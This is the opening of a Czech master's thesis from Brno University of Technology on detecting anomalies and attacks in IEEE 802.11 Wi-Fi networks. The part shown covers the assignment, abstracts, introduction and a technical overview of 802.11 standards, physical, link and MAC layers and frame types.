VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky
a komunikačních technologií

DIPLOMOVÁ PRÁCE

Brno, 2020 Bc. Eva Holasová

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ
DEPARTMENT OF TELECOMMUNICATIONS

SPECIFICKÉ METODY DETEKCE ANOMÁLIÍ V BEZDRÁTOVÝCH KOMUNIKAČNÍCH SÍTÍCH
SPECIFIC ANOMALY DETECTION METHODS IN WIRELESS COMMUNICATION NETWORKS

DIPLOMOVÁ PRÁCE
MASTER'S THESIS

AUTOR PRÁCE
AUTHOR
Bc. Eva Holasová

VEDOUCÍ PRÁCE
SUPERVISOR
Ing. Radek Fujdiak, Ph.D.

BRNO 2020

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Diplomová práce

magisterský navazující studijní obor **Informační bezpečnost**

Ústav telekomunikací

Studentka: Bc. Eva Holasová ***ID:*** 186709

Ročník: 2 ***Akademický rok:*** 2019/20

NÁZEV TÉMATU:

Specifické metody detekce anomálií v bezdrátových komunikačních sítích

POKYNY PRO VYPRACOVÁNÍ:

Student provede analýzu dnešních bezdrátových komunikačních protokolů. Detailně se pak zaměří na jeden specifický protokol i samotnou využívanou infrastrukturu a popíše bezpečnostní hrozby jednotlivých částí vybraného protokolu. V rámci praktické části si student vytvoří vlastní experimentální síť, kde otestuje jednotlivé hrozby v rámci navržených scénářů (bezpečnostních incidentů) zahrnující identifikované hrozby. Z nasimulovaných bezpečnostních incidentů na základě logů a získaných informací navrhne, jak je možné detekovat jednotlivé hrozby na základě anomálií v rámci datového přenosu, komunikace, rádiových parametrů a dalších specifických metod pro bezdrátové sítě. Z dostatečného množství dat bude následně vytvořena statistika a budou navržené metody detekce graficky prezentovány. Výsledkem tak bude nejen implementace vybraného protokolu, ověřovacích scénářů bezpečnostních incidentů, ale také samotný návrh i implementace detekčních metod, společně s jejich ověřením a praktickou evaluací.

DOPORUČENÁ LITERATURA:

[1] RAMOTSOELA, Daniel; ABU-MAHFOUZ, Adnan; HANCKE, Gerhard. A survey of anomaly detection in industrial wireless sensor networks with critical water system infrastructure as a case study. Sensors, 2018, 18.8: 2491.

[2] MAO, Qian; HU, Fei; HAO, Qi. Deep learning for intelligent wireless networks: A comprehensive survey. IEEE Communications Surveys & Tutorials, 2018, 20.4: 2595-2621.

Termín zadání: 3.2.2020 ***Termín odevzdání:*** 1.6.2020

Vedoucí práce: Ing. Radek Fujdiak, Ph.D.

prof. Ing. Jiří Mišurec, CSc.
předseda oborové rady

ABSTRAKT

Diplomová práce se zabývá popisem a rozborem technologií a bezpečností bezdrátových sítí standardů IEEE 802.11. Obsahuje popis nejpoužívanějších standardů, popis fyzické vrstvy, linkové vrstvy, MAC vrstvy a specifických technologií pro bezdrátové sítě. Práce se zabývá popisem vybraných bezpečnostních protokolů, jejich technologiemi a slabinami. Dále jsou v práci popsány bezpečnostní hrozby a vektory útoků na bezdrátové sítě IEEE 802.11. Vybrané hrozby jsou simulovány ve vytvořené experimentální síti. Na tyto hrozby jsou navrhnuty detekční metody. Pro otestování a implementování navrhnutých detekčních metod je využit IDS systém Zeek a jsou využívány vytvořené skripty v programovacím jazyce Python pro práci se síťovým provozem. V neposlední řadě jsou natrénovány a otestovány modely strojového učení jak s učitelem, tak bez učitele.

KLÍČOVÁ SLOVA

Anomálie, Bezdrátové sítě, Detekce, IDS Zeek, IEEE 802.11, Kybernetická bezpečnost, Strojové učení

ABSTRACT

The diploma thesis is focuses on technologies and security of the wireless networks in standard IEEE 802.11, describes the most used standards, definition of physical layer, MAC layer and specific technologies for wireless networks. The diploma thesis is focused on description of selected security protocols, their technologies as well as weaknesses. Also, in the thesis, there are described security threats and vectors of attacks towards wireless networks 802.11. Selected threats were simulated in established experimental network, for these threats were designed detection methods. For testing and implementing designed detection methods, IDS system Zeek is used together with network scripts written in programming language Python. In the end there were trained and tested models of machine learning both supervised and unsupervised machine learning.

KEYWORDS

Anomaly, Wireless networks, Detection, IDS Zeek, IEEE 802.11, Cyber security, Machine learning

HOLASOVÁ, Eva. *Specifické metody detekce anomálií v bezdrátových komunikačních sítích*. Brno, 2020, 70 s. Diplomová práce. Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací. Vedoucí práce: Ing. Radek Fujdiak, Ph.D.

PROHLÁŠENÍ

Prohlašuji, že svou diplomovou práci na téma „Specifické metody detekce anomálií v bezdrátových komunikačních sítích“ jsem vypracovala samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autorka uvedené diplomové práce dále prohlašuji, že v souvislosti s vytvořením této diplomové práce jsem neporušila autorská práva třetích osob, zejména jsem nezasáhla nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědoma následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

podpis autorky

PODĚKOVÁNÍ

Ráda bych poděkovala vedoucímu diplomové práce panu Ing. Radkovi Fujdiakovi, Ph.D. za odborné vedení, konzultace, trpělivost a podnětné návrhy k práci.

Obsah

Seznam obrázků

Seznam tabulek

Seznam výpisů

Úvod

Bezdrátové sítě IEEE 802.11 (známé též jako Wi-Fi) představují v současné době rychlý a jednoduchý přístup k internetu. K jejich realizaci v podstatě stačí přístupový bod a funkční připojení k internetu. Lidé stále více používají Wi-Fi ve školách, v práci, v kavárnách a kdekoliv, kde je přístup k bezdrátové síti [1]. Pomocí bezdrátových sítí komunikují nově i domácnosti [2], bezdrátové sítě mohou být využívány internetem věcí ([3], [4]), v průmyslových bezdrátových senzorových sítí [5] nebo například pro zajištění bezdrátové komunikace vozidel [6].

Stejně jako jiné komunikační sítě tak i bezdrátové sítě přenášejí citlivá data, a proto je nutné komunikaci zabezpečit. To je důvod, proč se současné výzkumy zaměřují na bezpečnost přístupových bodů a uživatelských stanic [7]. Standardy bezdrátových sítí se neustále vyvíjí a vyvíjí se i jejich zabezpečení. Zároveň se ale vyvíjí i útoky na tyto technologie a objevují se zranitelnosti v bezpečnostních protokolech. Příkladem může být třeba zranitelnost KRACK nalezena ve 4-way Handshake [8], který se využívá ve WPA i WPA2 pro výměnu klíčů relace nebo zranitelnost Dragonblood v Handshake Dragonfly nejnovějšího bezpečnostního protokolu WPA3, který pracuje s eliptickými křivkami [9]. Proto je důležité se bezpečností těchto technologií zabývat.

První kapitola se zaměřuje na technický popis nejpoužívanějších standardů IEEE 802.11. Popisuje vývoj jednotlivých standardů IEEE 802.11 a technologií s nimi spojených. Obsahuje popis fyzické, linkové a MAC vrstvy specifické pro IEEE 802.11 a jejich datové jednotky.

V druhé kapitole jsou popsány vybrané bezpečnostní protokoly jako WEP, WPA, WPA2, WPS, 802.1x a WPA3 a ke každému protokolu jsou popsány jeho slabiny. Kapitola obsahuje i tabulku vybraných protokolů s použitým šifrováním, možnostmi autentizace, se kterým standardem se zahájil jejich provoz a kdy byly nalezeny první zranitelnosti.

Třetí kapitola se zabývá analýzou zranitelností a hrozeb typických pro bezdrátové technologie. Obsahuje také popis vektorů útoku na jednotlivé části bezdrátové sítě a popis vektorů útoku na služby bezpečnosti jako například útoky na autentizaci, důvěrnost, dostupnost a další. Tyto útoky jsou zobrazeny v přehledné tabulce. Dále kapitola obsahuje výběr a popis nejpoužívanějších nástrojů určených k testování bezdrátových sítí.


Důležitou kapitolou je kapitola čtyři, která popisuje experimentální testování. Obsahuje výběr zařízení a zapojení experimentální sítě. Dále obsahuje simulaci vybraných zranitelností a hrozeb. Následně jsou popsány návrhy a realizace detekčních metod na jednotlivé zranitelnosti, útoky a jejich vyhodnocení.

1 Technický popis IEEE 802.11

Bezdrátové sítě pracují v bezlicenčních pásmech ISM (Industrial, Scientific and Medical). Jedná se o vyhrazená frekvenční pásma rádiového vysílání určená k volnému užití. Wi-Fi zařízení dnes pracují v pásmech 2,4 GHz (2400–2483 MHz) a 5 GHz. V případě 5 GHz je používáno uvnitř budov legálně pásmo 5,15–5,35 GHz a bez omezení pak pásmo 5,47–5,725 GHz. Další rozsah v pásmu 5 GHz je již omezen nízkým vysílacím výkonem.

Typická WLAN (Wireless Local Area Network) síť, viz obr. 1.1, sestává z přístupového bodu AP (Access Point) a stanic, které k tomuto bodu přistupují. Existují dva módy komunikace mezi těmito zařízeními. V centralizovaném módu komunikace na/ze stanice je provoz vždy veden přes AP. V decentralizované módu je komunikace realizována mezi dvěma stanicemi bez požadavku na přístupový bod, ad hoc síť. WLAN sítě poskytují pokrytí území od 5 do 100 metrů. Čerpáno z [10, 11].

V této kapitole budou popsány standardy 802.11a/b/g/n/ac a ax. Nicméně standardů 802.11 existuje mnoho. Například standard 802.11e přišel s kvalitou služeb, standard 802.11i přinesl zabezpečení WPA2. Standard 802.11p se používá pro zajištění bezdrátového přístupu ve vozidlech. Dále se bude tato kapitola zaměřovat na fyzickou vrstvu 802.11 a její datovou jednotku, linkovou vrstvu 802.11 a její datové jednotky a MAC vrstvu 802.11.



Obr. 1.1: Síť WLAN.

1.1 IEEE 802.11

Standard byl vytvořen v roce 1997. Tento již zaniklý standard podporoval připojení 2 Mb/s. Zařízení podporující tento standard nejsou kompatibilní s dnešními zařízeními. Standard 802.11b používá frekvenční pásmo 2,4 GHz. Podporuje maximální teoretickou rychlost 11 Mb/s s dosahem až 46 metrů. Komponenty jsou levné, ale je to nejpomalejší ze standardů 802.11. Domácí spotřebiče používající pásmo 2,4 GHz mohou způsobovat rušení. Standard byl spuštěn v roce 1999 [10].

802.11a byl spuštěný též v roce 1999 používající pásmo 5 GHz. Standard vytvořen s myšlenkou menšího rušení než u 802.11b kvůli pásmu 2,4 GHz. Maximální teoretická rychlost dosahovala 54 Mb/s. Nicméně frekvence 5 GHz má problémy s průchodností přes některé objekty, a proto je dosah signálu často slabý. Standard pracuje s technikou OFDM (Orthogonal Frequency Division Multiplexing) pro generování bezdrátového signálu. Tento standard byl používán zejména v obchodní sféře. U spotřebitelů byl oblíbený 802.11b. Čerpáno z [11].

802.11g byl vytvořen v roce 2003. U tohoto standardu maximální teoretická rychlost zůstala na 54 Mb/s, ale pracovala s pásmem 2,4 GHz. Standard používá techniku OFDM jako 802.11a. Standard 802.11g je zpětně kompatibilní se zařízeními 802.11b. Zařízení 802.11b se připojí k zařízení 802.11g, ale s rychlostí 802.11b.

Následuje standard 802.11n. Tento standard byl představen v roce 2009. Standard pracuje v pásmech 2,4 GHz a 5 GHz a podporuje vícekanálové použití. Maximální datová rychlost standardu je 600 Mb/s a maximální datová rychlost každého kanálu je 150 Mb/s. Standard pracuje s technologií MIMO (Multiple-Input Multiple-Output), ve kterém pracuje více vysílačů a více přijímačů současně. Cílem tohoto standardu bylo zvýšit propustnost MAC vrstvy a upravit fyzickou vrstvu. Čerpáno z [11].

Standard 802.11ac byl spuštěn v roce 2014 a je označován jako WIFI 5. Na straně sítí WLAN došlo k výraznému zlepšení počtu klientů podporovaných přístupovým bodem a větší dostupné šířce pásma pro větší počet paralelních toků videa. 802.11ac je technologie pouze pro 5 GHz, takže dvoupásmové přístupové body a klienti mohou i nadále používat 802.11n při 2,4 GHz. 802.11ac je navržen tak, aby účinně koexistoval se stávajícími zařízeními 802.11n. Wi-Fi Alliance rozdělila certifikaci 802.11ac na dvě části. Wave 1 zahrnovala testování pokročilejších funkcí.

Produkty Wave 2 byly uvolněny přibližně o 18 měsíců později a s touto vlnou přišly i nové funkce jako propojení kanálů do 160 MHz, 256-QAM, čtyři prostorové toky a MU-MIMO (Multiple-User Multiple-Input Multiple-Output). Zatímco 802.11n je jako ethernetový rozbočovač, který může přenášet pouze jeden rámec najednou na všechny své porty, MU-MIMO umožňuje AP posílat více rámců více klientům současně ve stejném frekvenčním spektru. AP s více anténami a inteligent-

ními zařízeními se může chovat jako bezdrátový přepínač. 802.11ac používá techniku OFDM. Kanál se dělí do OFDM subnosných, z nichž každá má šířku pásma 31,5 kHz. Každá ze subnosných se používá jako nezávislý datový tok a má totožnou kapacitu přenosu dat. OFDM distribuuje příchozí datové bity mezi subnosné. Několik subnosných je rezervováno (pilotní nosiče) a místo uživatelských dat se používají k měření kanálu. Čerpáno z [12]. Bezdrátová rychlost je výsledkem tří faktorů: šířky pásma kanálu, modulace a počtu prostorových toků.

Nový standard 802.11ax, také označovaný jako WIFI 6, je schopný přenést až 10 Gb/s. Tento standard podporuje pásma 2,4 a 5 GHz a je orientovaný na prostředí ve kterém je vysoká hustota klientů, což mohou být nádraží, stadiony, letiště a místa ze kterých se streamují tisíce videí najednou, čerpáno z [13]. Standard stejně jako 802.11ac podporuje MU-MIMO. Důležitou změnou ve standardu 802.11ax je přístup k médiu pomocí techniky OFDMA (Orthogonal Frequency Division Multiple Access), podobně jako je u mobilních sítí 5G, s technologií BSS Color, které zvládnout větší kapacitu a více zařízení. BSS (Base Service Station) Color označí prostředí sítí, které se nacházejí v sousedství a router je tak může ignorovat. WIFI 6 využívá 1024-QAM, každý symbol je adresován 10 bity místo 8 bitů. Dále WIFI 6 poskytuje kanál s frekvencí 160 MHz. Čerpáno z [14, 15].

Přehled standardů 802.11

Tabulka 1.1 porovnává nejznámější standardy 802.11 z pohledu používajícího pásma, maximální přenosové rychlosti, technologie fyzické vrstvy a šířky kanálu. Zvýšení šířky pásma kanálu na 80 MHz poskytuje 2,16krát větší rychlost a 160 MHz nabízí další zdvojnásobení. Přechod z 64-QAM na 256-QAM znamená, že jsou k sobě blíže konstelační body citlivější na šum, takže 256-QAM nejvíce pomáhá při kratším rozsahu, kde je 64-QAM již spolehlivý. 256-QAM nevyžaduje více antén než 64-QAM. Čerpáno z [12].

Tab. 1.1: Standardy 802.11.


	Pásmo	Přenosová rychlost	Fyzická vrstva	Šířka kanálu	Rok
802.11	2,4 GHz	2 Mb/s	DSSS, FHSS	20 MHz	1997
802.11b	2,4 GHz	11 Mb/s	HR-DSSS	20 MHz	1999
802.11a	5 GHz	54 Mb/s	OFDM	20 MHz	1999
802.11g	2,4 GHz	54 Mb/s	DSSS, OFDM	20 MHz	2003
802.11n	2,4 GHz 5 GHz	600 Mb/s	MIMO, OFDM	20 MHz, 40 MHz	2009
802.11ac	5 GHz	3500 Mb/s	MU-MIMO, OFDM	40 MHz, 80 MHz, 160 MHz	2014
802.11ax	2,4 GHz 5 GHz	9600 Mb/s	MU-MIMO, OFDMA	80 MHz, 160 MHz	2019

1.2 Fyzická vrstva

802.11 používá různé modulační metody k zvýšení celkové propustnosti sítě – FHSS (Frequency Hopping Spread Spectrum), DSSS (Direct Sequence Spread Spectrum), IR (Infrared radiation or light). 802.11b používá novou vrstvu High Rate DSSS. 802.11a a 802.11g jsou založeny na technice OFDM, která zvyšuje celkově propustnost přístupových bodů. Variantami OFDM modulačních technik jsou BPSK, QPSK, 16-QAM a 64-QAM. 802.11n také používá modulaci OFDM ale společně s mechanizmem MIMO. Standard 802.11ac používá taktéž techniku OFDM s variantou 256-QAM společně s mechanizmem MU-MIMO. Standard 802.11ax používá techniku OFDMA s variantou 1024-QAM, taktéž podporuje MU-MIMO s technologií BSS Color. Na obr. 1.2 je zobrazen obecný rámec 802.11. Čerpáno z [10].

Obr. 1.2: Obecný rámec 802.11 [16].


Fyzickou vrstvu 802.11 můžeme rozdělit do dvou podvrstev, PLCP (Physical Layer Convergence Procedure) a PMD (Physical Medium Dependent). Vrstva PLCP obsahuje datové jednotky PSDU (PLCP Service Data Unit). Podvrstva PLCP připojí k PSDU záhlaví fyzické vrstvy. Vytvoří tak datovou jednotku PPDU (PLCP Protocol Data Unit), čerpáno z [17]. Vrstva PMD přijme datovou jednotku PPDU z podvrstvy PLCP a následně ji přenese jako datové rámce, viz obr. 1.3.



Obr. 1.3: Datová jednotka PSDU a PPDU [17].


1.3 Linková vrstva

Linková vrstva 802.11 obsahuje dvě podvrstvy, LLC (Logical Link Control) a MAC (Media Access Control). Podvrstva LLC zpracovává data ve formě datové jednotky MSDU (MAC Service Data Unit). Podvrstva MAC po přijetí MSDU vytvoří datový rámec MPDU (MAC Protocol Data Unit) a přidá do něj záhlaví MAC podvrstvy, viz obr. 1.4, čerpáno z [17].




Obr. 1.4: Datová jednotka MSDU a MPDU [17].

Linková vrstva má tři druhy rámců: *Management frame*, *Control frame* a *Data frame*. Čerpáno z [18]. Management frame je rámec pro správu stanic. Slouží pro připojování se k bezdrátové síti pomocí autentizace. Rámce se pohybují mezi AP a uživatelskou stanicí, která se chce připojit k síti. Tyto rámce nenesou žádná data vyšších vrstev, rámec zůstává na linkové vrstvě. Management frames jsou označovány MMPDU (Management MAC Protocol Data Unit) a neobsahují jednotku MSDU. MMPDU na obr. 1.5. Mezi Management frames patří například Beacon rámec, jeho struktura je zobrazena na obr. 1.6, který přenáší všechny informace, které uživatelská stanice potřebuje znát před připojením k síti. Dále například Probe request/response rámec, De/Authentication, Association request/response a další.




Obr. 1.5: MMPDU rámec [19].




Obr. 1.6: Beacon rámec [20].

Control frames jsou rámce určené k ovládání (řízení) spojení, tak aby docházelo k nejmenšímu počtu kolizí. Mezi Control frames patří rámec Acknowledgment (ACK), zobrazen na obr. 1.7, rámec RTS a CTS, rámec Power Save Poll (PS-Poll), rámec Block ACK Request (BlockAckReq), rámec Block ACK (BlockAck) a další.

V případě, že se dvě různé stanice pokoušejí o přístup k bezdrátovému médiu současně, dochází ke kolizi. Pokud nelze v některé části sítě detekovat kolize, označeno jako problém skrytého uzlu (Hidden node problem). V takovém případě AP vyvolává mechanizmus RTS/CTS. Pro každý přenos musí zdrojová stanice poslat zprávu RTS. Cílová stanice odpovídá zprávou CTS. Po přijetí zprávy CTS se zahajuje přenos ze zdrojové stanice. Rámce RTS a CTS jsou zobrazeny na obr. 1.8. Data frames jsou rámce pro přenos užitečných dat a informací vyšších vrstev. Jedná se o nejdůležitější rámce a mají označení jako *jednoduché datové rámce*. Mezi Data frames patří Simple Data Frames, Null Function, QoS Data a další.



Obr. 1.7: Rámec ACK [20].




Obr. 1.8: Rámce RTS a CTS [20].

1.4 MAC vrstva

802.11 používá schéma DCF (Distributed Coordinated Function). V této metodě stanice, která je spojená s přístupovým bodem, skenuje dostupnost bezdrátového média. Pokud je médium volné, stanice odesílá data do cíle přes AP. Pokud je bezdrátové médium obsazené nebo se snaží více stanic získat přístup ke stejnému přístupovému bodu, dojde ke kolizi. Standard 802.11 používá CSMA/CA (Carrier Sense Multiple Access/Collision Avoidance) k předcházení kolizím.

Další mechanizmus, který 802.11 používá je PCF (Point Coordination Function). Tento mechanizmus je rozdělen na dvě části. V první části přístupový bod skenuje všechny stanice ve formě *Round Robin*, jestli nemá některá stanice data k odeslání. Pokud některá ze stanic nemá v aktuálním čase data k odeslání, je zařazena do fronty pro skenování v příštím kole. Díky mechanizmu dotazování se celková propustnost sítě snižuje [10].

V obou technikách se používá mechanizmus automatické odpovědi. Všechna zařízení, která přijímají data v síti posílají potvrzovací zprávu (ACK) odesilateli. Pokud jsou přijatá data poškozená, odesilateli se odpovídá negativním potvrzením (NAK). Potvrzovací zprávy zvyšují zpoždění v síti, kvůli čekání na jednotlivé ACK zprávy. MAC záhlaví obecného rámce 802.11 obsahuje pole Frame Control, ID, Adresu 1, Adresu 2, Adresu 3, Sequence Control, Adresu 4 a volitelné pole QoS Control a HT Control, viz obr. 1.9. Přičemž pole Frame Control je rozděleno na další pole jako Protokol Version, Type, Subtype, To/From DS a další. Čerpáno z [21].



Obr. 1.9: Obecný rámec 802.11 s MAC záhlavím [21].

Kvalita služeb se výrazně zlepšila až ve standardu 802.11e. Byly zavedeny dvě nové techniky HCF a EDCA. HCF (Hybrid Coordination Function) vychází z mechanizmu PCF. Hlavním rozdílem oproti PCF je, že jsou pakety mapovány do různých front – Třídy provozu (TC). EDCA (Enhanced Distributed Channel Access) se používá jako doplňková metoda pro techniku HCF. Kromě toho byly zavedeny další dvě vylepšení MAC vrstvy ke zvýšení propustnosti vrstvy. Jedním bylo *Potvrzení bloku*, které umožnilo zaslat ACK zprávu a druhým byl DLP (Direct Link Protocol), který umožnil přímé spojení mezi dvěma stanicemi v jedné síti bez použití přístupového bodu, a vyhnout se tak nadměrnému použití šířky pásma. Modifikovaný rámec 802.11e s polem QoS je zobrazen na obr. 1.10.

Obr. 1.10: Modifikovaný rámec 802.11e s polem QoS.

